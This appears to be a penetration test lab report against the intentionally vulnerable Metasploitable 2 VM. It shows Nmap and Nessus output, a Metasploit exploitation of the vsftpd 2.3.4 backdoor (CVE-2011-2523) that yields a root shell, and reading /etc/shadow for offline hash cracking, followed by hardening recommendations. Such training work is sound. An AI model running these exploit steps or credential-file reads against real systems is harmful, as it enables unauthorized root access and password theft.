
1.Reconnaissance and Target Analysis

For this assessment, I targeted the **Metasploitable 2** virtual machine, which is intentionally designed with multiple vulnerabilities for penetration testing practice. My goal was to simulate a real-world attack scenario that a small or medium-sized enterprise (SME) might face.

I began with a basic Nmap scan to identify open ports and running services:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-20 04:47 EDT
Nmap scan report for 192.168.1.6
Host is up (0.023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

The scan revealed that **FTP (port 21)** was open, and the service running on it was **vsftpd version 2.3.4**. This version is widely known for a severe backdoor vulnerability that can allow an attacker to gain unauthorized root access.

Nessus

The Nessus vulnerability scan identified several critical and high-risk issues on the target system. Critical findings include a **bind shell backdoor**, allowing attackers remote access without authentication; an **UnrealIRCd backdoor**, which permits remote code execution due to a malicious version of the IRC server; and an **RSH service** transmitting passwords in plaintext, posing a serious risk. High and medium vulnerabilities included a **Lambda backdoor**, **KCI/TLS weakness** allowing impersonation, and an exposed **SNMP service** that may leak sensitive data. Additional issues like **RPC and NetBIOS enumeration** and **NFS share exposure** increase the system's attack surface. These vulnerabilities indicate poor service configurations and outdated software, emphasizing the need for patching, hardening, and service restriction.

Here I mention the proof:



NOthing

‹ Back to SIDDIQ

32 Vulnerabilities

Sev	CVSS	VPR ▲	EPSS	Name	Family	Count
CRITICAL	10.0 *			UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1
HIGH	7.5 *			rsh Service Detection	Service detection	1
HIGH	7.5			Samba Badlock Vulnerability	General	1
LOW	2.1 *			ICMP Timestamp Request Remote Date Disclosure	General	1
INFO				Nessus SYN scanner	Port scanners	25
INFO				RPC Services Enumeration	Service detection	10
INFO				Service Detection	Service detection	8
INFO				IRC Daemon Version Detection	Service detection	1
INFO				NFS Share Export List	RPC	1

Scan Details

Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 2:36 AM

Vulnerabilities

NOthing / Plugin #51988

‹ Back to Vulnerabilities

CRITICAL Bind Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :



This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

------------------------------ snip ------------------------------
```

To see debug logs, please visit individual host

Port ▲	Hosts
1524 / tcp / wild_shell	192.168.1.6

Plugin Details

Severity: Critical
ID: 51988
Version: 1.10
Type: remote
Family: Backdoors
Published: February 15, 2011
Modified: April 11, 2022

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score: 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

NOthing

‹ Back to SIDDIQ

Sev	CVSS	VPR ▲
CRITICAL	10.0	
CRITICAL	10.0 *	
CRITICAL	9.8	
CRITICAL	9.8	
HIGH	7.5	
MEDIUM	6.5	
MEDIUM	6.5	
LOW	2.6 *	
INFO		
INFO		
INFO		

Service Detection Service detection 8

Generate Report

Report Format: ○ HTML ● PDF ○ CSV

Select a Report Template:

SYSTEM
Complete List of Vulnerabilities by Host
Detailed Vulnerabilities By Host
Detailed Vulnerabilities By Plugin
Vulnerability Operations

Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.

Filters Applied:
None

Formatting Options:
☑ Include page breaks between vulnerability results

Generating... Cancel □ Save as default

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 2:36 AM
End: Today at 2:47 AM
Elapsed: 11 minutes

Vulnerabilities

This pointed me to a critical vulnerability listed as:

CVE ID: CVE-2011-2523

CVSS v2 Score: **10.0 (Critical)**


Vulnerability Type: Remote Code Execution via backdoor

Impact: Allows unauthenticated attackers to gain root shell access

At this point, I confirmed that the vsftpd service was a high-priority target for exploitation.

2.Exploitation

With the target vulnerability identified, I moved forward using the **Metasploit Framework**, a powerful exploitation platform. I launched msfconsole and searched for available exploits:




```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption        | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)        | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)        | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                      | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                             | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                               | multiple/remote/49719.py
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Metasploit returned a matching exploit module:
exploit/unix/ftp/vsftpd_234_backdoor

This module takes advantage of a backdoor that was intentionally inserted into version 2.3.4 of vsftpd, where sending a username with a smiley face (:)) triggers a shell listener on port 6200.

I configured the exploit with the following commands:



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.6
RHOSTS ⇒ 192.168.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.6:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.6:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Once executed, the exploit successfully opened a **command shell as the root user**, giving me full control over the target system without needing any credentials.

This exploitation confirmed that the vulnerability is **easily exploitable, remotely accessible, and extremely dangerous**, especially for systems exposed to the internet.


3. Post-Exploitation

After gaining root access, I proceeded with basic post-exploitation tasks to understand the extent of system compromise:

User Enumeration: I listed all local users using the `/etc/passwd` file.

Password Hashes: I accessed `/etc/shadow` to gather password hashes for offline cracking.

This post-exploitation phase demonstrated that an attacker could not only gain access but also move laterally or escalate further within the network, depending on other exposed services



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.6:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.4:43237 → 192.168.1.6:6200) at 2025

id
uid=0(root) gid=0(root)
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
```

4. Recommendations

Based on the findings, here are my recommendations to secure the system:

Immediately remove or upgrade vsftpd v2.3.4
This version is critically vulnerable. Replace it with a secure version or disable the service entirely if not needed.

Use Secure File Transfer Protocols
Replace FTP with **SFTP (SSH File Transfer Protocol)** or **FTPS (FTP over SSL/TLS)**, which provide encryption and authentication.

Restrict Access to Port 21
If FTP must be used, restrict access to trusted IP addresses via firewall rules.

Implement Patch Management
Ensure all services and applications are kept up to date with the latest security patches.

Deploy Network Intrusion Detection/Prevention Systems (IDS/IPS)
Monitor for suspicious activity, such as unauthorized shell sessions or unusual port behavior.

Regular Vulnerability Scanning
Tools like **Nessus** or **OpenVAS** should be used regularly to identify and fix weaknesses before they are exploited.

Harden Default Configurations
Disable anonymous logins, use strong password policies, and ensure minimal services are exposed to external networks.

5. Conclusion

This penetration test successfully exploited a **critical FTP vulnerability (CVE-2011-2523)** in vsftpd v2.3.4, which allowed remote root access without authentication. The attack required minimal effort and demonstrated just how dangerous outdated software can be when exposed to the network.

While I used **Metasploit** for an efficient, reliable exploit, alternative approaches could include:

- Manual exploit via scripting and netcat
- Bruteforcing services with weak credentials
- Exploiting additional services like Telnet, Samba, or outdated web servers also present on Metasploitable 2

Video Demo for **Reconnaissance and Target Analysis :** **click here**

Video Demo for **Exploitation :** **click here**